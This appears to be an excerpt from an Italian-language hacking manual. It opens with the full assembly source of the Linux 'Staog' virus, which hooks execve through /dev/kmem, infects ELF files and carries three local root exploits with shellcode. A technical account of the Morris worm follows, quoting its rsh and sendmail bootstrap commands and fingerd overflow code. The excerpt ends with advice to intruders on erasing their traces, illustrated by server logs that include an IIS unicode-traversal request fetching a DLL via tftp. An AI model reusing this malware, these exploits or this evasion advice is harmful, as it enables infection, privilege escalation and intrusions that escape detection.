        movl %ebx,(%ecx)
        movl 8(%ebp),%eax
        shll $2,%eax
        leal 16(%ebp),%edx
        addl %eax,%edx
        movl $11,%eax
        int $0x80
        movl $1,%eax
        int $0x80
# return to host
ret2host:
        movl 12(%ebp),%ebx                  # open argv[0]
        xorl %ecx,%ecx
        movl $5,%eax
        int $0x80
        or %eax,%eax
        js ohfuck
        movl %eax,%ebx
        movl %esp,%edi                      # allocate space for return frame
        subl $endstackexecode-stackexecode+50,%edi
        leal stackexecode(%edx),%esi      # copy return frame to stack
        movl $endstackexecode-stackexecode,%ecx
        pushl %edi
        rep
        movsb
        movl $19,%eax                       # move to original bytes in argv[0]
        movl $vircode-main,%ecx
        pushl %edx
        movl $2,%edx
        int $0x80
        popl %edx
        movl $3,%eax                        # ready to read in org bytes
        leal vircode(%edx),%ecx
        movl $main-vircode,%edx
        ret                                 # goto return frame
```

```
ohfuck:
       movl $1,%eax
       int $0x80

stackexecode:                                  # executed on the stack
       int $0x80                             # retreive original bytes
       movl $6,%eax
       int $0x80                             # close file handle
       popa                                  # restore all registers
       pop %ebp                              # restore stack
       ret                                   # return to host
endstackexecode:

filesize:
.long 4744

st:
.long 0

virname:
.string "/tmp/hookup"

virargs:
.long 0
.long 0

.string "Staog by Quantum / VLAD"

.global main
main:
       movl %esp,%ebp
       movl $11,%eax                         # are we already resident ?
       movl $0x666,%ebx
       int $0x80
       cmp $0x667,%ebx
       jnz goresident1
       jmp tmpend
goresident1:
       movl $125,%eax                        # make cs writable
       movl $0x8000000,%ebx
       movl $0x4000,%ecx
       movl $7,%edx
       int $0x80
       movl $130,%eax                        # get num kernel syms
       movl $0,%ebx
       int $0x80
       shll $6,%eax
       subl %eax,%esp
       movl %esp,%esi
       pushl %eax
       movl %esi,%ebx                        # get kernel syms
       movl $130,%eax
       int $0x80
       pushl %esi
nextsym1:                                        # find symbol
       movl $thissym1,%edi
       push %esi
       addl $4,%esi
       cmpb $95,(%esi)
       jnz notuscore
       incl %esi
notuscore:
       cmpsl
       cmpsl
       pop %esi
       jz foundsym1
       addl $64,%esi
       jmp nextsym1
```

```
foundsym1:
	movl (%esi),%esi
	movl %esi,current
	popl %esi

	pushl %esi
nextsym2:					# find symbol
	movl $thissym2,%edi
	push %esi
	addl $4,%esi
	cmpsl
	cmpsl
	pop %esi
	jz foundsym2
	addl $64,%esi
	jmp nextsym2
foundsym2:
	movl (%esi),%esi
	movl %esi,kmalloc
	popl %esi

	xorl %ecx,%ecx
nextsym:					# find symbol
	movl $thissym,%edi
	movb $15,%cl
	push %esi
	addl $4,%esi
	rep
	cmpsb
	pop %esi
	jz foundsym
	addl $64,%esi
	jmp nextsym
foundsym:
	movl (%esi),%esi
	pop %eax
	addl %eax,%esp

	movl %esi,syscalltable
	xorl %edi,%edi

opendevkmem:
	movl $devkmem,%ebx		# open /dev/kmem
	movl $2,%ecx
	call openfile
	orl %eax,%eax
	js haxorroot
	movl %eax,%ebx

	leal  44(%esi),%ecx				#  lseek  to
sys_call_table[SYS_execve]
	call seekfilestart

	movl $orgexecve,%ecx		# read in execve pointer
	movl $4,%edx
	call readfile

	leal 488(%esi),%ecx			# seek to sys_call_table[SYS_uname]
	call seekfilestart

	movl $taskptr,%ecx		# read in sys_call_table[SYS_uname]
	movl $4,%edx
	call readfile

	movl taskptr,%ecx		# seek to uname code
	call seekfilestart

	subl $endhookspace-hookspace,%esp
```

```
        movl %esp,%ecx                    # read in org uname bytes
        movl $endhookspace-hookspace,%edx
        call readfile

        movl taskptr,%ecx           # seek to uname code
        call seekfilestart

        movl filesize,%eax                # amount to alloc
        addl $virend-vircode,%eax
        movl %eax,virendvircodefilesize

        movl $hookspace,%ecx         # write our code
        movl $endhookspace-hookspace,%edx
        call writefile

        movl $122,%eax                    # call uname to alloc some space
        int $0x80
        movl %eax,codeto

        movl taskptr,%ecx                 # seek to uname code
        call seekfilestart

        movl %esp,%ecx                    # write org uname bytes
        movl $endhookspace-hookspace,%edx
        call writefile

        addl $endhookspace-hookspace,%esp

        subl $aftreturn-vircode,orgexecve

        movl codeto,%ecx                  # seek to buffer
        subl %ecx,orgexecve
        call seekfilestart

        movl $vircode,%ecx                # write vircode
        movl $virend-vircode,%edx
        call writefile

        subl filesize,%esp                # read in virus
        pushl %ebx
        movl 8(%ebp),%ebx
        movl (%ebx),%ebx
        xorl %ecx,%ecx
        call openfile
        movl %eax,%ebx
        leal 4(%esp),%ecx
        movl filesize,%edx
        call readfile
        call closefile
        popl %ebx

        movl %esp,%ecx                    # write virus to end of alloc space
        movl filesize,%edx
        call writefile

        addl filesize,%esp

        leal 44(%esi),%ecx                # seek to sys_call_table[SYS_execve]
        call seekfilestart

        addl $newexecve-vircode,codeto

        movl $codeto,%ecx                 # write pointer to execve handler
        movl $4,%edx
        call writefile

        call closefile                    # close file
```

```
tmpend:
       movl 8(%ebp),%ebx                  # rm argv[0]
       movl (%ebx),%ebx
       call rmfile
       call exit

openfile:
       movl $5,%eax
       int $0x80
       ret

closefile:
       movl $6,%eax
       int $0x80
       ret

readfile:
       movl $3,%eax
       int $0x80
       ret

writefile:
       movl $4,%eax
       int $0x80
       ret

seekfilestart:
       movl $19,%eax
       xorl %edx,%edx
       int $0x80
       ret

rmfile:
       movl $10,%eax
       int $0x80
       ret


exit:
       xorl %eax,%eax
       incl %eax
       int $0x80

waitchild:
       movl $7,%eax
       movl $-1,%ebx
       movl $st,%ecx
       xorl %edx,%edx
       int $0x80
       ret



haxorroot:                                      # this routine makes /dev/kmem
a+wr
       cmpl $3,%edi
       jz ret2host
       movl $2,%eax                       # fork()
       int $0x80
       orl %eax,%eax                      # are we the child or parent
       jnz parent
       xorl %ebx,%ebx                     # close stdin
       call closefile
       movl $1,%ebx                       # close stdout
       call closefile
       movl $2,%ebx                       # close stderr
       call closefile
```

```
        cmpl $1,%edi                    # try sploit 1
        jz sploit1
        cmpl $2,%edi                    # try sploit 2
        jz sploit2
        movl $2,%eax                    # try sploit 3
        int $0x80                       # fork
        orl %eax,%eax
        jne notc1
        movl $2,%eax                    # fork
        int $0x80
        orl %eax,%eax
        jne notc2
        movl $4,r
        jmp allgo
notc2:
        call waitchild                  # wait for child
        movl $8,r
        jmp allgo
notc1:
        call waitchild                  # wait for child
        movl $0,r
allgo:
        subl $1029,%esp                 # allocate space for egg
        mov %esp,%edi
        movl $1028-60,%ecx
        subl r,%ecx
        movb $0x90,%al                  # add nops to egg
        rep
        stosb
        movl $execshell,%esi            # add shell to egg
        movl $60,%ecx
        rep
        movsb
        movl %esp,%eax                  # add return address
        addl $1200,%eax
        stosl
        xorl %eax,%eax
        stosb
        movl $11,%eax                   # execute mount sploit
        movl $mountpath,%ebx
        movl $args,%ecx
        movl %esp,4(%ecx)
        movl $env,%edx
        int $0x80
        call exit

execshell:
.string
"\xeb\x21\x5b\x31\xc9\x66\xb9\xff\x01\x31\xc0\x88\x43\x09\x88\x43\x14\xb0\x0
f\xcd\x80\x31\xc0\xb0\x0a\x8d\x5b\x0a\xcd\x80\x33\xc0\x40\xcd\x80\xe8\xda\xf
f\xff\xff/dev/kmemx/etc/mtab~"
mountpath:
.string "/sbin/mount"
r:
.long 0
args:
.long mountpath
.long 0
.long 0
env:
.long 0

dipname:
.string "/tmp/t.dip"
execthis:
.string "/bin/sh"
parm1:
.string "-c"
```

```
pathdip:
.string "/sbin/dip /tmp/t.dip"
args1:
.long execthis
.long parm1
.long pathdip
.long 0
chkey:
.string "chatkey "
hsname:
.string "/tmp/hs"
hsdat:
.string "#!/bin/sh\nchmod 666 /dev/kmem\n"
shell:
.string
"\xeb\x24\x5e\x8d\x1e\x89\x5e\x0b\x33\xd2\x89\x56\x07\x89\x56\x0f\xb8\x1b\x5
6\x34\x12\x35\x10\x56\x34\x12\x8d\x4e\x0b\x8b\xd1\xcd\x80\x33\xc0\x40\xcd\x8
0\xe8\xd7\xff\xff\xff/tmp/hs"
sploit1:
       subl $1024,%esp                  # allocate space for egg
       movl %esp,%edi
       movl $chkey,%esi                 # add "chatkey " to egg
       movsl
       movsl
       movl %esp,%eax
       subl $224,%eax                   # add return address to egg
       movl $34,%ecx
       rep
       stosl
       movl $512-144,%ecx               # add nops to egg
       movb $0x90,%al
       rep
       stosb
       movl $shell,%esi                 # add shell to egg
       movl $50,%ecx
       rep
       movsb
       movl $10,%al                     # add \n to egg
       stosb
       movl $dipname,%ebx               # create dip script
       movl $577,%ecx
       movl $448,%edx
       call openfile
       movl %eax,%ebx
       movl %esp,%ecx
       pushl %edx
       movl $562,%edx                   # write script code
       call writefile
       popl %edx
       call closefile
       movl $hsname,%ebx                # create shell file to execute
       movl $577,%ecx
       movl $448,%edx
       call openfile
       movl %eax,%ebx
       movl $hsdat,%ecx
       movl $30,%edx
       call writefile                   # write shell contents
       call closefile
       movl $2,%eax                     # fork
       int $0x80
       orl %eax,%eax
       jne p1
       movl $execthis,%ebx              # execute sploit
       movl $args1,%ecx
       movl 12(%ebp),%edx
       movl $11,%eax
       int $0x80
```

```
        call exit
p1:       call waitchild                    # wait for sploit to finish
        movl $dipname,%ebx              # remove dip script
        call rmfile
        movl $hsname,%ebx               # remove shell script
        call rmfile
        call exit

perlname:
.string "/tmp/b"

perldat:
.string                        "#!/usr/bin/suidperl                        -
U\n$ENV{PATH}=\"/bin:/usr/bin\";\n$>=0;$<=0;\nexec(\"chmod               666
/dev/kmem\");\n"

perlargs:
.long perlname
perlenv:
.long 0

sploit2:
        movl $perlname,%ebx                 # create perl script
        movl $577,%ecx
        movl $488,%edx
        call openfile
        movl %eax,%ebx
        movl $perldat,%ecx                  # write perl contents
        movl $91,%edx
        call writefile
        movl $94,%eax
        movl $2496,%ecx
        int $0x80
        call closefile
        movl $2,%eax                        # fork
        int $0x80
        orl %eax,%eax
        jne p2
        movl $11,%eax                       # execute the sploit
        movl $perlname,%ebx
        movl $perlargs,%ecx
        movl $perlenv,%edx
        int $0x80
        call exit
p2:
        call waitchild                      # wait for the child
        movl $perlname,%ebx                 # remove perl script
        call rmfile
        call exit

parent:
        incl %edi
        call waitchild  # wait for child process to finish
        jmp opendevkmem

taskptr:
.long 0

otaskptr:
.long 0

codeto:
.long 0

thissym:
.string "sys_call_table"

thissym1:
```

```
.string "current"

thissym2:
.string "kmalloc"

devkmem:
.string "/dev/kmem"

e_entry:
.long 0x666

infect:                                      # opens and infects the file in
%ebx
       pushl $2                         # open %ebx
       pushl %ebx
       call 5*4(%ebp)
       popl %ebx
       popl %ebx
       orl %eax,%eax                    # make sure it's opened
       js e1
       movl %eax,%ebx
       push %fs
       push %ds
       pop %fs
       leal e_entry(%edi),%ecx                # read in elf hdr marker
       movl $4,%edx
       pushl %edx
       pushl %ecx
       pushl %ebx
       call 3*4(%ebp)
       addl $12,%esp
       cmpl $0x464c457f,e_entry(%edi)          # make sure it's elf
       jnz e2
       pushl $0                               # seek to entrypoint storage
       pushl $24
       pushl %ebx
       call 19*4(%ebp)
       addl $12,%esp
       leal e_entry(%edi),%ecx                # read the entrypoint
       pushl $4
       pushl %ecx
       pushl %ebx
       call 3*4(%ebp)
       addl $12,%esp
       andl $0xffff,e_entry(%edi)
       movl e_entry(%edi),%ecx              # seek to entrypoint
       pushl $0
       pushl %ecx
       pushl %ebx
       call 19*4(%ebp)
       popl %eax
       popl %eax
       popl %eax
       subl $main-vircode,%esp              # allocate space on the stack
       movl %esp,%esi
       pushl $main-vircode                    # read in host bytes
       pushl %esi
       pushl %ebx
       call 3*4(%ebp)
       addl $12,%esp
       movl vircode(%edi),%eax
       cmpl %eax,(%esi)                       # check if file infected
       jz e3

       pushl $2                               # seek to end of file
       pushl $0
       pushl %ebx
       call 19*4(%ebp)
```

```
        addl $12,%esp
        movl filesize(%edi),%eax
        pushl %eax
        leal virend(%edi),%eax                  # write virus body to end
        pushl %eax
        pushl %ebx
        call 4*4(%ebp)
        addl $12,%esp
        pushl $2                                # seek to end of file
        pushl $0
        pushl %ebx
        call 19*4(%ebp)
        addl $12,%esp
        pushl $main-vircode                   # write org bytes
        pushl %esi
        pushl %ebx
        call 4*4(%ebp)
        addl $12,%esp
        movl e_entry(%edi),%ecx                 # seek to entrypoint
        pushl $0
        pushl %ecx
        pushl %ebx
        call 19*4(%ebp)
        addl $12,%esp
        leal vircode(%edi),%ecx                 # write virus
        pushl $main-vircode
        pushl %ecx
        pushl %ebx
        call 4*4(%ebp)
        addl $12,%esp
e3:
        addl $main-vircode,%esp               # deallocate space off stack
e2:
        pop %fs
        pushl %ebx
        call 6*4(%ebp)                          # close file
        popl %eax
        call 36*4(%ebp)                         # sync
e1:
        ret

uidsave:
.word 0
euidsave:
.word 0
suidsave:
.word 0
fsuidsave:
.word 0

gidsave:
.word 0
egidsave:
.word 0
sgidsave:
.word 0
fsgidsave:
.word 0

saveuids:
        movl current(%edi),%eax
        movl (%eax),%eax
        leal 0x310(%eax),%esi
        pushl %edi
        leal uidsave(%edi),%edi
        movl $4,%ecx
        rep
        movsl
```

```
        popl %edi
        ret

makeroot:
        movl current(%edi),%eax
        movl (%eax),%eax
        pushl %edi
        leal 0x310(%eax),%edi
        xorl %eax,%eax
        movl $4,%ecx
        rep
        stosl
        popl %edi
        ret

loaduids:
        movl current(%edi),%eax
        movl (%eax),%eax
        leal uidsave(%edi),%esi
        pushl %edi
        leal 0x310(%eax),%edi
        movl $4,%ecx
        rep
        movsl
        popl %edi
        ret

.global newexecve
newexecve:
        pushl %ebp
        movl %esp,%ebp
        pushl %ebx
        movl 8(%ebp),%ebx                  # get the filename to infect
        pushal
        cmpl $0x666,%ebx                   # is this our service routine ?
        jnz notserv
        popal
        incl 8(%ebp)                       # yes..inc the pointer and return
        popl %ebx
        popl %ebp
        ret
notserv:
        call ring0recalc                   # no.. calculate ring 0 delta
ring0recalc:
        popl %edi
        subl $ring0recalc,%edi
        movl syscalltable(%edi),%ebp       # put *sys_call_table in %ebp
        call saveuids                      # save the callers uid/euid...
        call makeroot                      # make the caller root
        call infect                        # infect the file
        call loaduids                      # restore the callers uid/euid...
hookoff:
        popal
        popl %ebx
        popl %ebp
.byte   0xe9                                 # goto original execve
orgexecve:
.long   0
aftreturn:

syscalltable:
.long 0

current:
.long 0

.global hookspace
hookspace:
```

```
       push %ebp
       pushl %ebx
       pushl %ecx
       pushl %edx
       movl %esp,%ebp

       pushl $3
.byte   0x68
virendvircodefilesize:
.long   0
.byte   0xb8               # movl $xxx,%eax
kmalloc:
.long   0
       call %eax

       movl %ebp,%esp
       popl %edx
       popl %ecx
       popl %ebx
       popl %ebp
       ret

.global endhookspace
endhookspace:
.global virend
virend:
```

La seguente parte è presa dell' HOWTO della security legata al Linux.

Descrizione dettagliata del Worm di Morris
Il Worm è composto da 2 parti: un programma principale e un bootstrap o vector program. Il programma principale una volta stabilita la connessione con una macchina, cerca di reperire quante più informazioni possibili per il collegamento ad altre macchine, queste informazioni si possono trovare o controllando i file di configurazione, o eseguendo utility di rete presenti nel sistema; il Worm cerca poi di sfruttare i difetti precedentemente descritti: exploit shell, remote per eseguire il bootstrap in ogni macchina infettata.
Il vector program è un programma di 99 linee scritto in codice C che deve essere compilato sulla macchina remota, in modo da poter infettare più architteture.Il vector program dopo essere compilato viene lanciato con 3 parametri:
IP della macchina vittima, il numero di porta della macchina attraverso cui si prende il main del Worm e un numero magico che viene usato per il trasferimento del main del Worm,
Se il numero magico non viene ricevuto, il server si disconnette immediatamente dal vector program, perchè presuppone un possibile spoofing.
Il programma quando riceve sulla linea di comando l'opzione image si forka creando una copia di se stesso; nel caso di trasferimento fallito vengono cancellati tutti i file trasferiti e l'esecuzione termina.
Quando il bootstrap stabilisce la connessione su una macchina, cerca di connettersi al main e trasferire i file precompilati (del main) per quella particolare architettura, e per quella versione di sistema operativo, che rende dipendenti i programmi dalle librerie dinamiche.
Una curiosa caratteristica che è rimasta ancora insoluta era il perchè il programma adibiva un'area di trasferimento di 20 file, se in realtà ne usava solo 3 ,forse il Worm era stato pensato per poi essere ampliato e trasferire magari trojani e altre cose di questo genere.
Una volta che il file binario è stato trasferito, il bootstrap carica il file lo linka con le librerie del sistema operativo, in modo da poterlo eseguire.
Se l'esecuzione va a buon fine viene caricata una copia del bootstrap e dei file in memoria e vengono cancellate le copie su disco, altrimenti in caso di fallimento il bootstrap avrebbe cancellato le traccie dell'infezioni precedenti all'esecuzione del Worm.

Approfondimento tecnico dell'esecuzione del Worm di Morris
Scendiamo adesso un ulteriore gradino della nostra descrizione, in modo da affrontare il comportamento del Worm ad un livello più basso.
La descrizione parte dal punto in cui almeno un hosts è infettato. A questo punto abbiamo un Worm che è in esecuzione su una macchina e riesce a stabilire una connessione TCP (finger,

SendMail, o altri exploit descritti precedentemente) in modo da spedire il bootstrap su un'altra macchina da infettare:

Trasferimento da parte del Worm del bootstrap sulla macchina infettata
Il programm vector dopo essere recapitato dal main del Worm su una macchina remota, viene installato ed eseguito dal Worm stesso attraverso 2 metodi principali:
Se il Worm ha stabilito una connessione attraverso il comando rsh e quindi shell remota a questo punto vengono digitati i seguenti comandi su una singola riga:

PATH=/bin:/usr/bin:/usr/ucb cd;/usr/tmp echo gorch49; sed '/int zz/q' > x14481910.c; echo gorch50 [testo del bootstrap] int zz; cc -o z14481910 x14481910.c;./x14481910 128.32.134.1632341 8712440; rm -f x14481910 x14481910.c; echo DONE;

la visualizzazione della stringa DONE è l'avvertimento che il Bootstrap è in esecuzione.
Se il Worm aveva trasferito il bootstrap tramite SendMail venivano dati le seguenti tre righe di comando debug mail from:
rcpt to: <"!sed -e '1,/*$/'d! /bin/sh;exit 0"> data cd /usr/tmp cat > x14481901.c << 'EOF' [testo del bootstrap]EOF cc -o x14481910 x14481910.c; x14481910 128.32.134.16 32341 8712440; rm -fx14481910 x14481910.c quit

Il Worm aspetta poi poco piu di due minuti in ascolto sulla porta designata che il vector program si metta in contatto.

A questo punto viene stabilita una connessione sulla nuova macchina infettata tramite il programma di bootstrap e il Worm via socket (esempio33000) e viene costruita una stringa random(esempio 10846078) e un numero random (esempio 14490788) utlizzati per possibli anti-spoofing.

Il programma vector dopo aver contattato il Worm invia la stringa random creata e scarica 3 file: una versione binaria del Worm per Sun, una Versione per il Vax, e il codice sorgente del programma vector.Dopo aver trasferito i file il programma vector esegue una shell con la chiamata execl ancora connessa al Worm o main.

Il Worm attraverso la shell appena aperta invia i seguenti comandi:

```
PATH=/bin:/usr/bin:/usr/ucb rm -f sh
if [ -f sh ] then P=x14481910
          else P=sh
fi
```

Successivamente per ogni binario trasferito si manda la seguente sequenza di comandi:

```
cc -o $P x14481910, sun3.o ./$P -p $$ x14481910,sun3.o x14481910,vax.o x14481910,11.c
rm -f $P
```

Il comando rm viene eseguito solo se l'esecuzione del Worm fallisce; infatti se il Worm si accorge che l'host è giàinfettato la connessione viene chiusa, altrimenti se l'esecuzione fallisce vengono cercati tutti i file oggetto e cancellati in modo da non lasciare traccia dell'infezione.

Descrizione dell'esecuzione del Worm

1. Il nuovo Worm dopo aver infettato la macchina procede a nascondersi, uccidendo i processi parenti e cancellando dal disco ogni file binario appartenente al Worm stesso.
2. Successivamente, il Worm cerca di raccogliere quante più informazioni possibili sulle interfaccie di rete sulle macchine connesse a quella infettata, e si costruisce cosi una lista in memoria sui nomi e gli alias di tali macchine. Queste informazioni vengono raccolte attraverso la chiamata ioctl() e con il programma netstat che viene eseguito con varie opzioni; inoltre altre informazioni sono reperibili guardando alcuni file di sistema riguardanti il networking.

3. Una volta costruita la lista in memoria di host vulnerabili, Il Worm cerca di creare una nuova lista con gli hosts effettivamente connessi alla rete, a seconda del tipo di hosts che poteva essere un gateway o un nodo di una L.A.N.; viene lanciato il comando telnet o rexec ports per determinare se l'host è effettivamente raggiungibile.
4. L'infezione segue a questo punto 3 strade: rsh, fingered o sendmail.

   - Nell'attacco via rsh, il Worm attende che il sistema remoto restituisce una shell all'invocazione dei comandi /usr/ucb/rsh, /usr/bin/rsh, /bin/rsh.Il Worm procede poi a infettare la macchina partendo nuovamente dal passo 1 al 2.
   - L'Attacco al demone finger funzionava in questo modo: Dopo aver effettuato la connessione con il demone del finger gli veniva passata una stringa di 536 byte, questa causa un overflow del buffer di input e una sovrascrittura dello stack. Per la versione 4BSD che andava su architettura VAX, l'overflow ritornava un puntatore al buffer dello stack. L'istruzione che veniva scritta nella parte dello stack era:
   - pushl
   - $68732f '/sh\0' pushl $6e69622f '/bin' movl sp, r10 pushl $0 pushl
   - $0 pushl r10 pushl $3 movl sp,ap chmk $3b
     Quando questa routine ritornava nel main veniva eseguita: execve("/bin/sh", 0, 0) (una shell con i permessi di root), Sui sistemi VAX Il Worm aveva cosi una remote shell connessa via TCP. Il Worm procedeva poi a infettare la macchina dal passo 1 al passo 2.
   - l Worm procede all'infezione dell'host remoto stabilendo una connessione SMTP e usando il metodo descritto precedentemente nella trattazione del bug di sendmail. Non venivano provate tutte le vie se non era necessario, ma per la prima che risultava di successo, l'host veniva marcato come infetto.

5. Successivamente il Worm opera in 5 stati.Ogni stato è caratterizzato dall'esecuzione di un piccolo ciclo, ,poi il Worm torna al passo 8 in attesa di irrompere in un altro host tramite le tecniche sopra descritte(sendmail fingerd o rsh). Nei primi quattro stati il Worm cerca di procurarsi un account sulla macchina locale. Nel quinto stato il Worm cerca invece di infettare altri host che risultano raggiungibili dalla sua tabella in memoria costruita al passo precedente. I primi quattro stati consistono nelle seguenti operazioni:

   - Il Worm legge i file /etc/hosts.equiv e /.rhosts e inserisce l'indirizzo degli host che trova nella sua tabella in memoria, successivamente viene letto il file /etc/passwd e inserito nella sua struttura interna , dopo aver fatto questo, viene esaminato il file .forward in ogni home directory e inclusi gli hosts name presenti in questo file nella tabella in memoria.
   - Successivamente il Worm aspetta che vengono crakkate le password che si era procurato, l'algoritmo di crakking è molto semplice e si basa sul fatto che la password è ricavata dallo stesso nome di Login dell'utente o da varie combinazione tra il suo nome cognome, combinazioni molto semplici e facilmente intuibili;esempio entry del file /etc/passwd:
   - Riccardo:akddfsafrewaf:100:5:user, Name:/usr/Riccardo:/bin/sh

     In ordine vediamo nome account, password crittata, user ID, group ID, informazioni utenti, pathname della home dell'utente e pathname della shell assegnata all'utente.
   - nel terzo stato le password che erano state crakkate vengono inserite in un dizionario di parole che viene successivamente utilizzato.
   - Nel quarto stato si entra se tutte le prove sono fallite.Ogni parola del dizionario viene confrontata con ogni account e inoltre se la parola nel dizionario è maiuscola viene convertita in minuscolo e riconfrontata con tutti gli account.

6. Una volta che sono state crakkate le password di ogni account, il Worm cerca negli hosts che si è ricavato, gli account di quella macchina in modo da poter entrarci attraverso due tipi di attacco:

   - Il Worm cerca di lanciare una shell remota usando il comando rexec e le informazioni ricavate: nome account .foward .rhosts /etc/passwd, giocando sul fatto che gli utenti hanno password uguali su macchine differenti.
   - l Worm cerca di lanciare una shell remota rsh dall'account locale, considerando il fatto che se quell'account è inserito nel file .rhosts della macchina remota l'autenticazione avviene senza password; se la shell viene lanciata con successo l'infezione procede dal passo 1. (non vengono usate altre password di utenti). il Worm si forka regolarmente uccidendo i processi parenti, questa cosa è fatta per due principali motivi. Il primo è che cosi facendo il processo associato al Worm cambia l'ID e il conteggio del tempo di CPU viene aggirato, e il secondo che viene azzerato il tempo di esecuzione del processo, due parametri che servono allo scheduler del sistema operativo per cambiare processo.

Una volta che il Worm entrava in una macchina provava a vedere se erano in esecuzione altri Worm nel sistema, se il controllo era positivo allora il Worm usciva, tranne che una volta su sette per proteggersi nel tentativo che l'amministratore faceva eseguire un falso Worm in modo da confondere quello vero.Questa caratteristica del settimo Worm fu quella che portò alla scoperta dell'infezione visto che in poco tempo le macchine si "congelavano" non potendo piu eseguire nessuna operazione. Morris fu scoperto quando uno dei suoi amici parlò con John Markoff, un giornalista esperto in computer del New York Times,e provò a convincere Markoff che l'incidente era involontario, il worm era inoffensivo e l'autore era dispiaciuto. L'amico,inavvertitamente, si lasciò sfuggire il login del provocatore del danno. Passare dal nome di login al nome del proprietario fu facile. Il giorno dopo la storia era in un articolo in prima pagina. Morris fu giudicato e condannato dalla corte federale al pagamento di una multa, a tre anni con la sospensione condizionale della pena e a numerose ore di lavoro in una comunità.

Eliminazione delle tracce

A questo punto ritorniamo giù dalla luna e guardiamo la realtà nella faccia.
Io non posso sapere quali sono i vostri scopi nell’ambito dell’hacking anche se posso sperare che questi non abbiano finalità che vanno oltre a quelle che sono le pure motivazioni di studio.
In ogni caso tra le tante attività legate all’hacking quella orientata all’eliminazione delle tracce è sicuramente quella più importante.
Se non riusciste a introdurvi dentro ad un sistema, poco male: vi andrà meglio la prossima volta.
Se invece riusciste ad introdurvi dentro ad un sistema ma se non riusciste ad eliminare le tracce del vostro passaggio, allora potrebbero essere guai e anche brutti.
Vi avevo già detto all’inizio che in Italia l’inserimento abusivo dentro ad un sistema è passibile di brutti pasticci con la legge.
Non che negli altri stati la questione si differente e ne sa qualche cosa Kevin che per ben 4 anni ha usato le patrie galere americane senza spendere neppure una lira.
In ogni caso se fare questo tipo di vacanza non è tra gli obbiettivi che vi ponete, prestate una buona parte di tempo a studiare i metodi che servono ad eliminare le tracce dei vostri passaggi.
Ogni sistema operativo possiede i suoi file di LOG dentro ai quali potrebbero essere registrate tutte le attività svolte sul sistema a partire dal login.
Oltre ai sistemi operativi si devono mettere in conto anche i vari servers i quali hanno sempre file di LOG dettagliati che permettono di sapere sempre quali operazioni sono state svolte.
Prendiamo ad esempio dei MAILSERVER in ambiente Windows.
Questo tipo di server gestisce operazioni legate a diversi protocollo come ad esempio quello SMTP, POP3 e IMAP.
Un esempio di file di LOG relativo a SMTP è quello che segue:

```
67.235.72.25    [000009D4] Tue, 19 Mar 2002 00:03:32 +0100 <<< MAIL From:
<emailbargains887@yahoo.com>
67.235.72.25    [000009D4] Tue, 19 Mar 2002 00:03:32 +0100 >>> 250 2.1.0
<emailbargains887@yahoo.com>... Sender ok
67.235.72.25    [000009D4] Tue, 19 Mar 2002 00:03:34 +0100 <<< RCPT
To:<excite.com@021982>
67.235.72.25    [000009D4] Tue, 19 Mar 2002 00:03:34 +0100 >>> 550 5.7.1
<excite.com@021982>... we do not relay <emailbargains887@yahoo.com>
67.235.72.25    [000009D4] Tue, 19 Mar 2002 00:03:37 +0100 <<< RCPT
To:<excite.com@0179>207.21.239.85   [00000B20] Tue, 19 Mar 2002 03:06:57 +0100
Connected
207.21.239.85   [00000B20] Tue, 19 Mar 2002 03:06:57 +0100 >>> 220-mail.websitek.it
ESMTP Merak 4.2.3; Tue, 19 Mar 2002 03:06:57 +0100
207.21.239.85   [00000B20] Tue, 19 Mar 2002 03:06:57 +0100 <<< HELO
lyris01.hosting.innerhost.com
207.21.239.85   [00000B20] Tue, 19 Mar 2002 03:06:57 +0100 >>> 250 mail.websitek.it
Hello lyris01.hosting.innerhost.com [207.21.239.85], pleased to meet you.
207.21.239.85   [00000B20] Tue, 19 Mar 2002 03:06:57 +0100 <<< MAIL FROM:<bounce-
aspngibuyspy-663531@aspfriends.com>
207.21.239.85   [00000B20] Tue, 19 Mar 2002 03:06:57 +0100 >>> 250 2.1.0 <bounce-
aspngibuyspy-663531@aspfriends.com>... Sender ok
207.21.239.85   [00000B20] Tue, 19 Mar 2002 03:06:58 +0100 <<< RCPT
TO:<techinfo@websitek.com>
207.21.239.85   [00000B20] Tue, 19 Mar 2002 03:06:58 +0100 >>> 250 2.1.5
<techinfo@websitek.com>... Recipient ok
207.21.239.85   [00000B20] Tue, 19 Mar 2002 03:06:58 +0100 <<< DATA
207.21.239.85   [00000B20] Tue, 19 Mar 2002 03:06:58 +0100 >>> 354 Enter mail, end
with "." on a line by itself
207.21.239.85   [00000B20] Tue, 19 Mar 2002 03:06:58 +0100 *** <bounce-aspngibuyspy-
663531@aspfriends.com> <techinfo@websitek.com> 1 3130 00.00.00 OK
207.21.239.85   [00000B20] Tue, 19 Mar 2002 03:06:59 +0100 >>> 250 2.6.0 3130 bytes
received in 00.00.00; Message accepted for delivery
207.21.239.85   [00000B20] Tue, 19 Mar 2002 03:06:59 +0100 <<< RSET
207.21.239.85   [00000B20] Tue, 19 Mar 2002 03:06:59 +0100 >>> 250 2.0.0 Reset state
207.21.239.85   [00000B20] Tue, 19 Mar 2002 03:07:31 +0100 <<< QUIT
```

Come potete vedere dallo spezzone di file di LOG che segue, le operazioni fatte da un hacker, in questo caso legate all'uso di unicode bug, sono state registrate con tanto di IP.

```
2001-12-13 06:44:43 217.57.79.187 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.79.187%20GET%20Admin.dll%20c:\Admin.dll 502 –

2001-12-13 06:44:48 217.57.79.187 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.79.187%20GET%20Admin.dll%20d:\Admin.dll 502 –

2001-12-13 06:46:05 217.57.79.187 - 217.57.163.98 80 GET
/scripts/..%5c../winnt/system32/cmd.exe /c+tftp%20-
i%20217.57.79.187%20GET%20Admin.dll%20e:\Admin.dll 502 –
```

Non essendoci stata l'elimiazione delle tracce, in questo caso il pericolo di essere individuati diventa notevole.
Ricordiamoci sempre che spesso l'individuazione di una backdoor o di un accesso abusivo creato su di un sistema remoto non corrisponde necessariamente all'immediata eliminazione.
Se l'amministratore di sistema è furbo vi lascerà lavorare dopo aver fatto denuncia alle autorità competenti, qui in Italia la Polizia Postale, in modo che nel frattempo il vostro accesso venga tracciato ed identificato.
Non tirate mai la corda oltre un certo limite e ricordatevi che la calma precede la bufera.
Un esempio invece di file di LOG relativo al server POP3 è quello che segue :

```
80.20.146.10    [00000A88] Tue, 19 Mar 2002 00:00:00 +0100 Connected
80.20.146.10    [00000A88] Tue, 19 Mar 2002 00:00:00 +0100 >>> +OK mail.websitek.it
